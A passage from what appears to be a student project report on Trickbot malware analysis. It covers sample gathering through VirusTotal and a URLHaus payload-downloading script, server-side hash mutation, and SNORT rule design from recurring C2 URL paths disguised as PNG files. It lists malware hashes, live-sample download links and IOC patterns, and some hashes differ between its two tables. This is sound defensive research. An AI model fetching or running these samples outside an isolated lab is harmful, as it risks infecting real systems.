A sufficient sample-set of Trickbot samples and respective modules should be gathered in order to build a comprehensive overview of the malware's capabilities. A suitable measure to determine the comprehensiveness of the sample-set would be to ensure that the sample-set comprises of a cross section of Trickbot files from various points in time since the inception of the variant.

YARA and SNORT rules may or may not work depending on the properties of the PE files and mutability of the network traffic. While these rules can be written to tag specific Trickbot versions, they may not be effective in tagging a broad spectrum of Trickbot samples and network traffic. The success of these rules should not be measured by the success of the rule tagging the specific properties in the samples that it was created from, but instead measuring the success in proactively tagging further samples by the specified properties. YARA rules may be measured in success through the use of VirusTotal Retrohunts, while SNORT rules may be tested through new Trickbot network traffic using Linux distributions such as Remnux.

Success in mapping the Trickbot Command and Control infrastructure can be measured through creation of an itemized and dated list of discovered servers. This list could contain additional details such as period of time active, date of shutdown etc so that additional patterns can be determined and conclusions drawn from the data.

Analysis Efforts

Progress in the analysis of Trickbot and its associated modules should not be measured entirely through the quantity of files analyzed, however a broad amount of binaries should still be examined thoroughly. Instead a qualitative analysis should be performed on a cross section of the files within the sample-set to showcase the change in features and functionality across the binaries. In order to monitor and evaluate the progress and success of the analysis, notes should be taken including the functionality relevant to the operation of the modules, including any obfuscation and encryption methods that were employed by the binary.

Decryption subroutines contained with a low number of focus samples should be logged. Heed should be paid to the type of encryption used, the process utilized in discovery of the subroutine and the identification of any points of vulnerability where it would be possible to extract decryption keys or decrypted data from within the binary. Where feasible, python scripting should be employed to allow for automated static decryption of the data. If the reverse engineering of the decryption routines is successful, the encrypted data should be available in plain-text within the body of the report. Any python scripts to facilitate static decryption should also be included, with any successful output logged.

Actionable Data

An evolution of Trickbot since its inception should be detailed and included within the report, this timeline should be comprised of previously published research on the malware family and results of the analysis of this work. As Trickbot is an evolving threat that receives ongoing support, the timeline can only represent the iterations that are known to the author at the time of writing.

The MITRE Testing framework methodology can be employed within this project to tag and identify certain techniques employed by Trickbot and the threat actor responsible. MITRE testing can aid in the attribution of other malware families to a single threat actor based on shared techniques. Previously unseen links between Trickbot and other malware campaigns may be brought to light, where similar attack and infection methodologies are employed. The MITRE techniques should be listed within the report with their appropriate technique identification numbers and where possible correlated with other campaigns techniques to determine similarity.

The project should be of comparative or superior quality to that of white-papers available online regarding Trickbot. This work should not be a carbon copy of other work that has been published previously, comparisons can be drawn upon the conclusion of this project in order to examine the level of similarity.

The quality of the logs that are taken in the aforementioned steps should be of reasonable, orderly quality.

4.6 Prototype

As this project is centered within the field of malware analysis and is not a software development project, the prototype section in this instance relates to the establishment of the testing environment and the tools contained within. As shown within Chapter 4.1, all virtual machines and the tools that will be used within have been set up within their respective environments, the networking configurations to connect these machines has also been implemented as shown in Figure 4.29.




FIGURE 4.27: Topological view of dynamic network analysis process using the described architecture

Chapter 5

Implementation

5.1 Difficulties Encountered

- **Easy**:

    1. **RC4 Key Type-checking**
       Once the RC4 key had been located within the Trickbot preloader and was incorporated into the decryption script, the data was not properly decoded despite it appearing that the key was in fact correct. After following the calls made to the memory location where the key was stored and tracing its move to the stack, it was discovered that due to Pythons inherent lack of type-checking, the decryption key entered was not treated as the correct datatype. The key itself was found to be lacking the presence of two null bytes in order to properly decrypt the data. This issue did not affect the overall project design by any great magnitude and served only as a delay in progress.
    2. **Evolving threats - where to stop?**
       Trickbot is an evolving threat, which is constantly developing new forms of anti-analysis, obfuscation and modules. As a result of this, this work could not incorporate advances that were released towards the latter stages of this work. To combat this project creep, a date had to be set from which any latter developments would not be incorporated into the project.

- **Medium**:

    1. **Over-reliance on VirusTotal in initial architecture**
       In the initial architecture of the solution there was a large over-reliance on VirusTotal and its sub-components. While initial sample gathering was performed with VirusTotal, that method of sample gathering was not fit for

purpose when attempting to gather a validated dataset of the most current, up-to-date files. The primary method of tracking the release of infection binaries over time is the 'First Submission Date' field. While at first glance it appears to be an ideal candidate for plotting the release of differing binaries, submission date is a variable factor that does not necessarily pertaining to the date the file was disseminated initially *e.g. a user can upload a file that may have been found in 2018 today, which negatively affects the data-set.*

The solution in this instance was to leverage the URLhaus web API as opposed to VirusTotal. This was done in order to pull down the latest infection binaries on a daily or weekly basis, where each infection binary came directly from a live Trickbot C2 server. This method guaranteed an up-to-date, clean data-set from which solid, factual conclusions could be drawn.

2. **Abstracting and condensing information**

   As numerous project outcomes were outlined in the research phase which numerous facets of the cybersecurity sector, one of the largest difficulties encountered was the abstracting and condensing of information. Due to the complex nature of certain sections of the implementation phase, such as the reverse engineering process to extract RC4 keys, a vast amount of space is required to accurately depict and explain the analysis process within the project format. Not only is page length a concern, so too is the worry of abstracting too much detail where the level of complexity undertaken for a given task has not been properly depicted. This issue was not only encountered within the project script itself, but also in the design process of the poster. With such a technical-heavy analysis of Trickbot it proved difficult to abstract the detail and findings down to its bare parts, as even then there were still numerous facets of this project to display.

- **Hard**:

  1. **YARA Rules not effective**

     While it is possible to create YARA rules to tag a certain set of initial infection binaries, it is not feasible nor worthwhile due to a number of factors specific to Trickbot. The purpose of YARA rules is to tag static attributes that appear across numerous files. As such, each of these static attributes must be present within each Trickbot sample. Due to the Trickbot C2 infrastructure altering the infection binaries so frequently and so drastically, YARA rules are rendered ineffective. This is not an unintended consequence; it makes Trickbot a far more formidable foe due to its capacity to remain undetected by automated defences. Had Trickbot employed the use of a more generic,

standardized initial infection binary that did not differ greatly between iterations, YARA rules may have remained an effective countermeasure.

This issue altered the initial architecture of the solution by rendering YARA rules ineffective, which in turn hampered any attempts to use the tool VirusTotal Retrohunt. This tool relies on YARA rules in order to retroactively tag files within its corpus. Initially the design of the YARA rules were to to aid in the detection and mitigation of Trickbot infection binaries, not only within the sample gathering phase. As a result this project goal could not be fully realised in this manner. Effective measures such as SNORT rules were able to help remedy this situation by detecting a Trickbot infection through a networking-based approach.

2. **Time Constraints & Project creep**

   Due to this project being ambitious in terms of workload to be achieved within the finite time constraints, an in-depth analysis of a number of Trickbot's modules was measurably infeasible. The sheer quantity of modules and the detail required to document the respective analysis processes would increase the page count of this work beyond reason. This affected the project outcomes whereby existing works related to the Trickbot modules were referenced for their existing work analyzing the modules.

   While not initially specified within the objectives outlined in the research phase, given more time this work would have encompassed an analysis of the second stage of Trickbot's infection, namely the extracting of the custom base64 bit alphabet in order to decrypt the dropped file *settings.ini*. While the tools created by Hasherezade accomplish this through other means, it would have been an intriguing process to perform and document. However, time did not allow for this to take place within the scope of the work.

5.2 Actual Solution Approach

Phase 1: Sample Gathering & Command and Control Enumeration

As the implementation phase of this project is based on a deep technical analysis of the Trickbot binaries and C2 infrastructure, the sample gathering phase is an essential pre-requisite to accomplishing the secondary and tertiary objectives outlined previously.

The sample gathering phase of this project began by utilizing a variety of OSINT techniques. Through a trial-and-error approach in crafting VirusTotal Intelligence queries, what appears to be the earliest known file in the online repository was found. The search modifiers used in this query set the "first seen" date to be during 2016, that there are 55+ malicious hits and that Microsoft and MalwareBytes both tag the files as Trickbot. The reason for choosing these two vendors are that they are reliable and each would be considered a 'Top Tier' vendor.




FIGURE 5.1: VTQuery to find initial Trickbot binary

While it was possible to retrieve various Trickbot binaries solely from VirusTotal by taking files from specific date ranges, it would prove unwieldy to identify differing samples. To simplify matters, OSINT in the form of Google Dorking queries was performed, where specific search modifiers were utilized in order to extract timestamped information from a reputable Malware Analysis feed at *malware-traffic-analysis.net*[6]. By manually trawling through these search results, various Trickbot samples were obtained dating at regular intervals dating back to 2017. Malware-Traffic-Analysis proved to be an extremely useful resource as they not only provide the SHA256 of the sample being analysed, but also PCAP data, initial infection emails and other associated information.




FIGURE 5.2: Dorking Query to trawl Malware-Traffic-Analysis

In order to begin to map the command and control infrastructure and download the most up-to-date infection binaries, a scraping methodology that did not involve VirusTotal or Dorking queries had to be developed. Forking a python script to query the URLHaus threat database through their public API, modifications were made in order to download any and all URL and payload data associated with Trickbot binaries. This script has been set to run on a scheduled task once a day. The downloaded URL information is stored in a specified Excel spreadsheet in CSV format, while the associated payload data is stored in compressed ZIP format within a sub-directory of the working directory. Each downloaded payload uses the following naming convention:
SHA256 of Uncompressed Data.zip

```
[➜ Doorbell python doorbell.py -is Trickbot -dl -out TrickbotPayloads.csv
14-Feb-20 13:19:45:[24281] doorbell INFO:[!] DING DONG!
14-Feb-20 13:19:45:[24281] doorbell INFO:[+] Querying Signature information!
14-Feb-20 13:19:48:[24281] doorbell INFO:[+] Downloading Payloads!
14-Feb-20 13:26:44:[24281] doorbell INFO:[+] Making Output CSV!
```

FIGURE 5.3: Example ThreatHaus script Query command

This script functions by searching the URLHaus database for any files recently tagged as Trickbot that have been made known to the repository through their submissions API. While this approach yields extremely recent Trickbot information on the C2 infrastructure and infection binaries, it still relies on a third party to submit the C2 URL

to be scanned by URLHaus's web crawler. At this point it was clear that in order to monitor the bleeding edge changes to Trickbot's campaign, this project should encompass its own C2 discovery during the analysis of the Trickbot binaries. The results of the analysis performed must be fed back into URLHaus's submissions API in order to leverage the URLHaus web crawler; this is to alleviate the amount of work required to pull new binaries from the infected domains and also to store and log the information in a neat, orderly format as mentioned previously. Most importantly this data gathering would be autonomous asides from the initial analysis effort. Below is an example of the JSON data retrieved by the script which will later be modified and stored in CSV format, shown in the latter image. The CSV format allows for a superior visualization of the various hashes retrieved from the C2 infrastructure, including timestamps, size of payload, the URL and much more.

FIGURE 5.4: Example URLHaus Script JSON Output

	Urlhaus_ref	Sha256_hash	Virustotal	Url	Md5_hash	Filename	File_type	Lastseen	Url_status	File_size	Url_id	Firstseen	Urlhaus_download
2	https://urlha	eebd921f5aaab916b86466		http://107.1	96b2ea03bb9	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/eebd921f5aaab916b86466b8ff3df7681a36e6d725ef624e12f6e2b7c8afca4f/
3	https://urlha	f1f9a17e7a46cdcc87b0dd		http://107.1	7f5eba7f74c	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/f1f9a17e7a46cdcc87b0dd24a50c3cf3c79fdf4540a658b69f1da7af805acc5e/
4	https://urlha	a7614b21f338fe6d5d25a0		http://107.1	27d5c9f4931	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/a7614b21f338fe6d5d25a0398c3ecd602cae89d2529cee84b6761b6b1b8d72e1/
5	https://urlha	2ddbde6ad57454f4d7d4bi		http://107.1	848d731099	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/2ddbde6ad57454f4d7d4bad674fb05240743b401d22023421012f9fdd311aa5e/
6	https://urlha	153f7873ae69d4527662e		http://107.1	5ea8f02da01	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/153f7873ae69d4527662e693009afe10244c5acf99d47c0bb7f9e1161ff9dee4/
7	https://urlha	845822fac0ac9a21311c76		http://107.1	3832658405	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/845822fac0ac9a21311c763b4765065e18549089c7758b090030a8894767db4d/
8	https://urlha	763336f12ec52eac9b1793		http://107.1	593db505f5e	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/763336f12ec52eac9b179396fb8c6dfe77328c291aea7256fdb9ae552d384ff93/
9	https://urlha	bb8904ecbb40668ea635c		http://107.1	568a087bd3a	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/bb8904ecbb40668ea635c34293a8dab7cb038b021b1778367888c859a798fa17/
10	https://urlha	fe93441b46ecd9dd9b647		http://107.1	9ccf615c509	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/fe93441b46ecd9dd9b6477bf09574b7b22e2cd16ab79acfa7f23feb3fe739830/
11	https://urlha	e2f317495b70a32af691d1		http://107.1	00706ec6f8f	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/e2f317495b70a32af691d17509b2b02d6a6209e0ca040c663d1717a25b6fbcfb/
12	https://urlha	305afa5ec55d43abe9a18		http://107.1	5b16890ad8	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/305afa5ec55d43abe9a1867467f9f71cbabe2c71e36846cbe9e22f998051f4a/
13	https://urlha	1ecd1327ee23ce0f65cae5		http://107.1	5ba68bd5a4	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/1ecd1327ee23ce0f65cae5353bce8efae4d5e9aa07e687d36d31b24e5e77b4eb/
14	https://urlha	31b4f9f7fe877ce853a272		http://107.1	a3abac0977c	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/31b4f9f7fe877ce853a2726fcb3932fced4d8eae33aa27862f98df0896cdf672/
15	https://urlha	5876e491d668c85ab48f8		http://107.1	befc8384c02	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/5876e491d668c85ab48f841a109d247be8458362ec154236f18a75ffe3a73a5/
16	https://urlha	7ef8e1eb411c5bf954414d		http://107.1	afeeddc472d	na	exe	05/02/2020	online	364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/7ef8e1eb411c5bf954414d599018c83afe26caad324c7ace5b5336ad918218f4/
17	https://urlha	7ab4154b7521a164db030		http://107.1	f93a6a7091c	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/7ab4154b7521a164db0300a3cadc84b295a2802109400b3337a60f628247e3d/
18	https://urlha	2692aef6f103485af0e4bb		http://107.1	3a82ccc7539	na	exe	05/02/2020	online	364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/2692aef6f103485af0e4bb1e2d709727cba0f863845a1c656690443edfee7178/

FIGURE 5.5: URLHaus Script CSV Output

At this point it became apparent that the URLHaus API could also be leveraged in an effort to discover untagged C2 infrastructure through a specific API call. A request to the URLHaus API can be made where the unique SHA256 hash of a file can be submitted as a request to the URLHaus database, with a list of URLs that the file was known to be served from is returned. In order to make use of the large dataset that had been gathered through use of the initial script and scheduled task, another script named 'Pivot' was created. Pivot will parse the generated CSV from the API querying script and load in each of the SHA256 files present, once completed it will begin creating subprocesses of the API querying script with the SHA256 hashes passed in as parameters. Pivot in turn creates its own output CSV which contains a list of all of the URLs that the files were present on.

It was after extensive use of this pivot script that a problem became apparent; there were no more URLs present within the resulting output than in the CSV used as input. The deduction to be made is that each of the hashes being served from the infected URLs are unique, suggesting an upstream modification of files as they are being served. Trickbot is not known to be polymorphic and possesses no such polymorphism engine, as other malware families such as Sality may utilize. This means that within Trickbot's C2 server, modifications are made to the files in order to alter the files signature, deftly evading detection by traditional signature based anti-virus solutions. Another interesting observation drawn from the large-scale gathering of Trickbot binaries, was that while the hashes remained unique with each downloaded binary, the file size of the binary may stay the same for a number of hours or days.

File_size	Url_id	Firstseen	Urlhaus_download
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/eebd921f5aaab916b86466b8ff3df7681a36e6d725ef624e12f6e2b7c8afca4f/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/f1f9a17e7a46cdcc87b0dd24a50c3cf3c79fdf4540a65bb69f1da7af805acc5e/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/a7614b21f338fe6d5d25a0398c3ecd602cae89d2529cee84b6761b6b1b8d72e1/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/2ddbde6ad57454f4d7d4bad674fb05240743b401d22023421012f9fdd311aa5e/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/153f7873ae69d4527662e693009afe10244c5acf99d47c0bb7f9e1161ff9dee4/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/845822fac0ac9a21311c763b4765065e18549089c7758b090030a8894767db4d/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/763336f12ec52eac9b179396fb8c6dfe77328c291aea7256fdb9ae552d384f93/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/bb8904ecbb40668ea635c34293a8dab7cb038b021b1778367888c859a798fa17/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/fe93441b46ecd9dd9b6477bf09574b7b22e2cd16ab79acfa7f23feb3fe739830/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/e2f317495b70a32af691d17509b2b02d6a6209e0ca040c663d1717a25b6fbcf9/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/305afa5ec55d43abe9a1867467f9f71cbabe2c71e36846cbe9e22f9980515f4a/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/1ecd1327ee23ce0f65cae5353bce8efae4d5e9aa07e687d36d31b24e5e72b4eb/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/31b4f9f7fe877ce853a2726fcb3932fced4d8eae33aa27862f98df0896cdf672/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/5876e491d668c85ab48f841a109d247be8458362ec1542369f18a75ffe3a73a5/
364544	297100	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/7ef8e1eb411c5bf954414d599018c83afe26caad324c7ace5b5336ad918218f4/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/7ab4154b7521a164db0300a3cadc84b295a2802109400b3337a600f628247e3d/
364544	297101	05/02/2020	https://urlhaus-api.abuse.ch/v1/download/2692aef6f103485af0e4bb1e2d709727cba0f863845a1c656690443edfee7178/

FIGURE 5.6: Unique hashes with the same file size

Despite this Pivot script failing in its intended purpose, the observations themselves served to be valuable in their own regard. Further conclusions were derived from the URLHaus CSV, such as how the C2 server periodically changes the file makeup of the served infection binary. This was observed by a specific URL serving files of the same file size (with unique hashes) for a period of time, then serving files with a drastically different file-size for a similar duration. Since Trickbot so often changed the infection binaries that it was distributing, YARA rules are effectively rendered defunct. This is a perfect example of modular malware evading modern detection methodologies.
e.g. URL A Serving files of 364544 bytes for 'x' days, followed by URL A serving files of 479232 bytes for 'y' days.

Development and Testing of SNORT Rules

Now that a large dataset of Trickbot related URLS has been gathered, each of which has been noted to be used in the dissemination of Trickbot infection binaries and modules, it is possible to create SNORT rules to aid in the detection and response of a Trickbot infection by tagging the attributes of the network traffic. As described within 4.1, two virtual machines were initiated side by side, a Windows 7 Analysis machine and a Linux machine. The Windows 7 VM had its network adapter settings altered so that all traffic was to be routed through the Linux VM, with the Linux VM exposed to the segregated dirty network. The SNORT application was then installed on the Linux VM and configured by specifying network adapters, IP address and subnet masks that the application was to monitor.

As the author of this paper had no prior experience with SNORT rules, a test rule was created initially which tagged ICMP Pings. This rule was installed in the SNORT configuration and then a ping was sent to the Linux VM from the Windows 7 analysis VM.




FIGURE 5.7: Pinging the Linux SNORT Rule VM




FIGURE 5.8: SNORT Detecting the ICMP Ping from the Windows 7 Analysis Environment

After verifying that the SNORT rule environment worked as intended, common attributes in the communications between the Trickbot C2 and the infected host had to be identified. Within the spreadsheet generated by the URLHaus API script is every URL from which an infected binary had been downloaded. It was apparent that commonalities existed as a large majority of the files were downloaded from URLs that contained the following patterns:

"/images/flygame.png"
"/images/mini.png"
"/images/lastimg.png"
"/images/redcar.png"
"/images/imgpaper.png"
"/images/cursor.png"

As is visible within the URLs, each of these files appears to have a .png extension which is a common image format file-type. However, this is not the case. Once opened in a hex editor it is apparent by each files Magic number (the initial bytes at the beginning of the file) that these files are in fact Portable Executable (.EXE) files, which can be run on the host.




FIGURE 5.9: MZ magic number of the downloaded PNG files

It was observed over a number of weeks that while the C2 domain/IP address changed, the previously mentioned sections of each URL did not. These observations made it clear that there were a number of attributes that could be tagged in order to create the SNORT rules with a high degree of accuracy. These rules would stay relevant for periods of at least a month due to how rarely the URL format and filenames changed, as noted by the findings derived from the spreadsheet.

